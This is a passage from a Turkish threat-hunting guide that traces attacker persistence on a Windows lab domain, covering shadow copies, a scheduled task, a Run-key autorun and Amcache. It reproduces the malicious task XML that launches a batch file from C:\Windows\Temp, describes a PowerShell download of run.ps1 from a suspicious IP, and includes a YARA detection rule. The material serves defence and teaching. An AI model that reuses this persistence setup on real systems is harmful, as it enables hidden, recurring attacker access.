Şekil 28. VSS Gölge Kopyası - Uygulama Olay Kimliği (13).

Etki Alanı Denetleyicisi'nde oluşturulmuş herhangi bir gölge kopyayı gözlemleyebileceğiniz ve tespit edebileceğiniz harika bir yapı vardır. Bu yapı kayıt defterinde bulunabilir ve kaç tane gölge kopya oluşturulduğunu öğrenebilirsiniz:



Şekil 29. Gölge Kopyalar Bilgileri için Kayıt Defteri Değeri.


Şekil 29'da, oluşturulan iki gölge kopya için iki kayıt anahtarı olduğunu görebilirsiniz. Bir tehdit avcısı olarak, bu tür etkinlikleri tespit etmek için yalnızca windows olayına güvenmek zorunda değilsiniz, aslında makinedeki tüm artefaktları araştırmanız ve aynı zamanda bir saldırganın aşağıdaki gibi kritik bir sunucuda neler yapabileceğini tahmin etmeniz gerekir. DC? Kendinize bu tür sorular sormak araştırmayı hızlandırmanıza yardımcı olacaktır.

5.4 Zamanlama Görevinde Kalıcılık


Kırmızı ekip üyesi bir saldırgan bir makinenin güvenliğini ihlal ettiğinde veya etki alanı üzerinde tam denetime sahip olduğunda, genellikle makinede kalıcı bir yol oluşturur. Kırmızı ekip üyeleri tarafından kullanılan kalıcılık tekniklerinden bazıları zamanlama görevleridir. Bir program veya yürütülebilir bir

dosyanın belirli bir süre içinde (her gün, her hafta veya belirli bir saatte olduğu gibi) çalışmasını sağlamak için bir zamanlama görevi oluşturulabilir .

Herhangi bir anormal zamanlama görevi oluşturulup oluşturulmadığını görmek için Windows olayını (görev olaylarını zamanlama) kontrol edeceğiz:



Şekil 30. " update_software " Görev Takvimi - TaskScheduler Olay Kimliği (106).



Şekil 31. " update_software " Görev Takvimi - TaskScheduler Olay Kimliği (100).

TaskScheduler olay türünden yukarıdaki olaylar, NT AUTHORITY\\SYSTEM tarafından bir görev adıyla (update_software) oluşturulmuş bir görev zamanlaması olduğunu gösterir . Görev çizelgesinin adı normal ve şüpheli değil gibi görünse de, bir tehdit avcısı olarak bu görev hakkında daha fazla araştırma yapmamız ve görevin normal mi yoksa gerçekten kötü niyetli bir görev mi olduğunu doğrulamamız gerekiyor.

update_software) bulup açmak ve yapılandırmasını görmek için tüm görevlerin konumuna (C:\\Windows\\System32\\Tasks) gideceğiz:

This PC > Local Disk (C:) > Windows > System32 > Tasks			
Name	Date modified	Type	Size
update_software	4/14/2020 6:12 AM	File	4 KB
OneDrive Standalone Update Task-S-1-5-21-3583766964-1297818350-1736902504-1109	3/23/2020 3:27 PM	File	4 KB
OneDrive Standalone Update Task v2	3/2/2020 2:03 PM	File	4 KB
install agent	3/11/2020 11:46 AM	File	4 KB
Microsoft	3/3/2020 12:55 AM	File folder	

Figure 32. "update_software" Task File.

Görevin içeriğini görmek için dosyayı (update_software) not defterinde açtık:

```

update_software - Notepad
File Edit Format View Help
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2020-04-14T06:12:30</Date>
    <Author>HAB00B\Ali</Author>
    <URI>\update_software</URI>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <StartBoundary>2020-04-14T06:12:00</StartBoundary>
      <Enabled>true</Enabled>
    </LogonTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\Temp\update.bat</Command>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>

```

Figure 33. "update_software" File Content.

Dosyanın içeriğini kontrol ettikten sonra, görevin C:\Windows\Temp üzerinde (update.bat) adlı bir yarasa dosyasını yürütmek üzere programlandığını görebiliriz.

Bat dosyasının hala orada olup olmadığını kontrol etmek için yarasa dosyasının konumuna (C:\Windows\Temp) gideceğiz:





Figure 34. "update.bat" File.

Dosya gerçekten orada, içeriğini görmek için yarası dosyasını açtık:



Şekil 35. "update.bat" Dosya İçeriği.

şüpheli bir IP'den (run.ps1) adlı bir dosyayı indirmek için Net.WebClient sınıfını kullanan bir PowerShell komutudur . Bir tehdit avcısı olarak, bazı AV motorlarında IP'nin kötü amaçlı olarak işaretlenip işaretlenmediğini görmek için şüpheli IP'yi VirusTotal'da kontrol edeceğiz :




Figure 36. VirusTotal Results.

Bunun kötü amaçlı bir etkinlik olduğunu ve IP'nin, planlanmış bir zamanda kötü amaçlı bir PowerShell komut dosyasını (run.ps1) indirmek ve yürütmek için kullanılan bir saldırganı ait bir sunucu gibi görüldüğünü onaylayabiliriz.

5.5 Otomatik Çalıştırma ile Kalıcılık

Saldırganlar ve kırmızı ekip tarafından kullanılan zamanlama görevinin kalıcılık yolunu açıkladığımız gibi, kötü adamlar tarafından da oldukça sık kullanılan bir başka kalıcılık yolu da “Otomatik Çalıştırma”dır. Otomatik Çalıştırma, sistem açılışı veya oturum açma sırasında çalışacak bir programı veya yürütülebilir dosyayı yapılandırmak için kullanılabilir. Bir tehdit avcısı olarak Autoruns için bilinen kayıt defteri anahtarlarını araştıracağız ve anahtarlardan biri (Run) anahtardır. Bu anahtarı kontrol ettikten sonra, şekil 37’de gösterildiği gibi otomatik çalıştırma olarak yapılandırılmış bir kayıt defteri değeri bulduk:




Figure 37. Explorer Export Autorun.

Dosyanın adı ve yolu normal görünüyor ancak bir tehdit avcısı olarak her zaman araştırmamız gerektiğini unutmayın. Dosyanın konumuna gideceğiz (ExExport.exe):




Figure 38. "ExeExport" File Location.

Şekil 38’de hemen hemen aynı ada sahip iki dosya olduğunu görebiliriz. Hangisinin şüpheli dosya, diğerinin normal veya meşru dosya olduğunu bilmiyoruz.

İki dosyanın özelliklerini analiz ettik ve birlikte karşılaştırdık:




Figure 39. Comparing the Two Files.

İki dosyayı karşılaştırdıktan sonra, bu dosyanın (ExtExport) şüpheli bir dosya olduğu açıkça görülüyor. Şüpheli dosya, HTTP ters kabuğu olabilecek bir "Apache HTTP Sunucusu" ürün adına sahiptir. Öte yandan, normal dosyanın bir Microsoft imzası vardır. Ayrıca, şüpheli dosyanın normal dosyaya göre değiştirilmiş verileri bize bir işaret veren büyük bir farktır. Bu etkinliği , Microsoft'tan Sysinternals "autorun" aracını kullanarak da algılayabiliriz:

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				7/14/2009 7:49 AM
cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	11/20/2010 12:46 PM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				4/23/2020 1:10 AM
Explorer Export	ApacheBench command line utility	(Not verified) Apache Software Foundation	c:\program files (x86)\internet explorer\extexport.exe	9/28/2009 10:57 PM
VMware User Process	VMware Tools Core Service	(Verified) VMware, Inc.	c:\program files\vmware\vmware tools\vmtoolsd.exe	2/20/2019 2:07 PM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				3/3/2020 2:31 PM
Google Chrome	Google Chrome Installer	(Verified) Google LLC	c:\program files (x86)\google\chrome\application\81.0.404...	4/14/2020 11:26 PM

Figure 40. Autorun Sysinternals.

“Doğrulanmadı” yayıncısını arayarak şüpheli otomatik çalıştırmaları kolayca tespit edebiliriz. Kötü amaçlı dosya, geri kalanının “Doğrulandı” bayrağına sahip olup olmadığına bakılmaksızın “Doğrulanmadı” bayrağına sahiptir.

Şimdi, bunun makinede (PC-01) kullanılan kötü amaçlı bir dosya olduğunu ve saldırganın, kullanıcı her oturum açtığında kurban makineden geri bağlanmak için kullandığı bir HTTP ters kabuğu olabileceğini doğruladık. dosya başka bir makinede var ve aslında dosyanın gerçekten başka bir makinede olup olmadığını bilmiyoruz. Saldırgan aynı yürütülebilir dosyayı kullanabilir ancak farklı bir ad ve farklı konumla kullanabilir ve belki onu otomatik çalıştırmalarda veya zamanlama görevlerinde (daha önce gösterildiği gibi) bulamıyoruz. Bu durumda, temelde belirli bir dosya için bir kural oluşturmanın bir yolu olan “Yara Kuralı”nı kullanabiliriz ve daha sonra sizin tanımladığınız bazı karakter dizilerine/karakterlere dayanarak o dosyayı arar. Bu senaryo için, kötü amaçlı yürütülebilir dosyanın (ExtExportt.exe) dizelerini çıkardık ve ardından tanımladığımız kötü amaçlı dosyanın bazı dizelerini arayan basit bir Yara Kuralı oluşturduk:

```
ExtExportt_Malware.yar - Notepad
File Edit Format View Help
rule ExtExportt_Malware {

    meta:
        description = "Sample Malware - ExtExportt.exe Malicious File"
        author      = "Haboob Team"
        date        = "13-04-2020"

    strings:
        $s1 = "C:\\local0\\asf\\release\\build-2.2.14\\support\\Release\\ab.pdb" fullword ascii
        $s2 = "-T content-type Content-type header for POSTing, eg." fullword ascii
        $s3 = "<tr %s><th colspan=2 %s>Total POSTed:</th><td colspan=2 %s>%I64d</td></tr>" fullword ascii

    condition:
        (all of them) and (filesize < 100KB)
}
```

Figure 41. Yara Rule for (ExtExportt.exe).

Ardından, tüm dosya/klasörlerde bu dizeleri aramak için makinede (PC-02) kuralı çalıştırdık:

```
C:\Users\ali\Desktop\yara-v3.11.0-win64>yara64.exe ExtExportt_Malware.yar -r C:\
ExtExportt_Malware C:\\$Recycle.Bin\\S-1-5-21-3583766964-1297818350-1736902504-1112\\$RHUEQEL.exe
ExtExportt_Malware C:\\Users\\ali\\Desktop\\install.exe
ExtExportt_Malware C:\\Windows\\Temp\\test.exe
```

Şekil 42. Yara Kural Komutu.

Aslında daha önce bulduğumuzla aynı kötü amaçlı yürütülebilir dosyaya sahip üç kötü amaçlı dosya bulduk (ExtExportt.exe). Yeni kötü amaçlı dosyalar, makinede (PC-02) farklı adlarla birden fazla yerde bulunur. Bunlardan birinin silindiği Geri Dönüşüm Kutusu'nda olduğunu not edebilirsiniz.

Bu amaçla, bu Yara Kuralını sadece bir makinede kullandık, düşünün ki çok sayıda bilgisayarı olan (500'den fazla Etki Alanına Katılmış Bilgisayar gibi) bir etki alanında ve bu makinede böyle bir kural çalıştırıyoruz. Ayrıca Yara kuralının kullanımını destekleyen bir EDR'miz olup olmadığını da düşünün, bu şekilde tüm ajan bağlantılı makineler üzerinde EDR yönetiminden bir Yara kuralı çalıştırabiliriz. Bu sayede avlanma ve araştırma için çok zaman kazanabiliriz.

Amcache Eseri:

Amcache, herhangi bir DFIR uzmanının tehdit avı ve soruşturması sırasında kullanması gereken harika bir adli eserdir. Amcache.hve dosyası, yürütülen uygulamaların bilgilerini depolayan bir kayıt defteri

dosyasıdır. Yürütülen bu uygulamalar, yürütme yolunu, ilk yürütme zamanını, silinen zamanı ve ilk kurulumu içerir.

Amcache sonuçlarını analiz etmek için Eric Zimmerman'dan AmCacheParser aracını kullanabiliriz :

```
C:\Users\Rayan\Desktop>AmcacheParser.exe -f "C:\Windows\appcompat\Programs\Amcache.hve" --csv C:\Users\Rayan\Desktop\
AmcacheParser version 1.3.3.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AmcacheParser

Command line: -f C:\Windows\appcompat\Programs\Amcache.hve --csv C:\Users\Rayan\Desktop\

'C:\Windows\appcompat\Programs\Amcache.hve' is in use. Rerouting...

Two transaction logs found. Determining primary log...
Primary log: C:\Windows\appcompat\Programs\Amcache.hve.LOG1, secondary log: C:\Windows\appcompat\Programs\Amcache.hve.LOG2
Replaying log file: C:\Windows\appcompat\Programs\Amcache.hve.LOG1
Replaying log file: C:\Windows\appcompat\Programs\Amcache.hve.LOG2
At least one transaction log was applied. Sequence numbers have been updated to 0x0105

'C:\Windows\appcompat\Programs\Amcache.hve' is in new format!

Total file entries found: 244
Total shortcuts found: 66
Total device containers found: 17
Total device PnPs found: 195
Total drive binaries found: 332
Total driver packages found: 9

Found 191 unassociated file entries

Results saved to: C:\Users\Rayan\Desktop\

Total parsing time: 0.729 seconds.
```

Figure 43. AmcacheParser.exe Command.

FileKey	LastWriteTime	SHA1	FullPath	Name	FileExtension	ProductName	Size
4/11/2020 0:38	444962be40ce4274fa5400a93925ad2ff5cbe9		c:\windows\system32\compattelrunner.exe	CompatTelRunner.exe	.exe	microsoft® windows® operating system	144888
4/10/2020 1:47	427693e6b1831469a0e0a1d4067a792f3b05a720		c:\windows\system32\consent.exe	consent.exe	.exe	microsoft® windows® operating system	154528
4/10/2020 1:47	18b27889867249511e15f5a6b8700a106140f38f		c:\windows\system32\credentiaulibroker.exe	CredentialUIBroker.exe	.exe	microsoft® windows® operating system	102312
3/8/2020 19:30	0aa9e72cb19ff809270e2b288ddc1da93da843b0		c:\windows\system32\cssrs.exe	cssrs.exe	.exe	microsoft® windows® operating system	17696
3/8/2020 19:08	5188b88c2911170ccca47b2d462404fb3ece17a99c		c:\program files\cuassistent\culauncher.exe	culauncher.exe	.exe	microsoft® windows® operating system	369696
4/11/2020 0:38	52d35af657197bafad1d6a40fc278eae586d78cfc		c:\windows\system32\devicecensus.exe	DeviceCensus.exe	.exe	microsoft® windows® operating system	35128
3/8/2020 19:08	e2e544feb0df20ad1d83f72062f5816d365bc37		c:\program files\rempl\disktoast.exe	disktoast.exe	.exe	microsoft® windows® operating system	92664
4/13/2020 0:42	389e8332a59f2ece14e7bcd0d95539681753ac967		c:\windows\system32\dllhost.exe	dllhost.exe	.exe	microsoft® windows® operating system	21408
4/10/2020 1:47	604523a6f1f81b07a5561a3f23124e9466ce0631		c:\windows\system32\dsregcmd.exe	dsregcmd.exe	.exe	microsoft® windows® operating system	659968
3/9/2020 15:32	95b01ac931f5ebd22ee12fdea0bf2909bfabfd046		c:\windows\system32\dwm.exe	dwm.exe	.exe	microsoft® windows® operating system	57344
4/10/2020 1:58	c02bfe4610f2bc65191832b046b2dc8e588e77		c:\windows\system32\dxdiag.exe	dxdiag.exe	.exe	microsoft® windows® operating system	352768
4/10/2020 1:47	45f9ee92250ee92a26172a41a546cae7da1bb1		c:\windows\explorer.exe	explorer.exe	.exe	microsoft® windows® operating system	4848952
4/23/2020 1:33	77916471237a0c022f4098ef781961a3fcd5c76		c:\users\all\desktop\install.exe	install.exe	.exe	apache http server	73802
3/8/2020 19:08	7a9a24fed21625312ca8a476249527b0f4930		c:\program files\rempl\sedlauncher.exe	sedlauncher.exe	.exe	microsoft® windows® operating system	351032
3/8/2020 19:08	e48a127e5cb75e4d78a717dfda8ba7e695963e0		c:\program files\rempl\sedlauncher.exe	sedlauncher.exe	.exe	microsoft® windows® operating system	351032
4/11/2020 1:35	50c5ca0e5f5fa6ed7e4726f39e5063a351c9d8		c:\windows\system32\sessionmg.exe	sessionmg.exe	.exe	microsoft® windows® operating system	74960
3/8/2020 19:11	f0478297c6ed61f51a49f0a6d0f49eabce17166		c:\windows\system32\setuphost.exe	setuphost.exe	.exe	microsoft® windows® operating system	859960
4/10/2020 1:47	0c3eabe78a9acba25658af367bf1729d8ae0e7		c:\windows\system32\shclient.exe	SHClient.exe	.exe	microsoft® windows® operating system	229888
4/13/2020 0:21	f29f402577155d50f67b129ce231771a1ea		c:\windows\system32\snippingtool.exe	SnippingTool.exe	.exe	microsoft® windows® operating system	3162112
3/8/2020 19:12	f09154ec5fed8b2ee3a71e95fc62601ac9296509		c:\windows\system32\svchost.exe	svchost.exe	.exe	microsoft® windows® operating system	47664
3/23/2020 12:38	e341c9b6961d495e48e2b89933e7a8f22faadf5		c:\windows\system32\systempropertiesremote.exe	SystemPropertiesRemote.exe	.exe	microsoft® windows® operating system	83968
3/10/2020 18:31	11ee714ea933b8f2861d3a3a08e2779f7fbbdb		c:\windows\system32\taskhostw.exe	taskhostw.exe	.exe	microsoft® windows® operating system	87392
4/13/2020 0:47	2213958a14babf11dc92a1463ac0841919b7b1c5		c:\windows\system32\taskmgr.exe	Taskmgr.exe	.exe	microsoft® windows® operating system	1200912
4/22/2020 23:01	77916471237a0c022f4098ef781961a3fcd5c76		c:\windows\temp\test.exe	test.exe	.exe	apache http server	73802
4/11/2020 1:36	1a19d84464d409ea3115e4af58fba0ee110eaf		c:\windows\system32\werfault.exe	WerFault.exe	.exe	microsoft® windows® operating system	319384
4/12/2020 17:29	e0645e43dc03a42c2510c400d27df382fd4987a		c:\users\rayan\desktop\winprefetchview.exe	WinPrefetchView.exe	.exe	winprefetchview	112224
4/11/2020 1:58	ce75b5e0d323fc55f0e2bb63584d625c2966896		c:\windows\system32\winsat.exe	WinsAT.exe	.exe	microsoft® windows® operating system	3365888
3/8/2020 19:30	0aa9e72cb19ff809270e2b288ddc1da93da843b0		c:\windows\system32\cssrs.exe	cssrs.exe	.exe	microsoft® windows® operating system	17696
4/12/2020 17:29	650ecd30e34570b4c5503d08db0d854a176108b3		c:\users\rayan\desktop\sysinternalsuite\ctr2cap.amd.sys	ctr2cap.amd.sys	.sys	ctr2cap	10104
4/12/2020 17:29	545f885f33333d12077fcca593b0ff3c0dff089a		c:\users\rayan\desktop\sysinternalsuite\ctr2cap.exe	ctr2cap.exe	.exe	ctr2cap	150328
4/12/2020 17:29	8362bdc080a1b77796c30e6bede93622fca		c:\users\rayan\desktop\sysinternalsuite\ctr2cap.nt4.sys	ctr2cap.nt4.sys	.sys	ctr2cap	2864
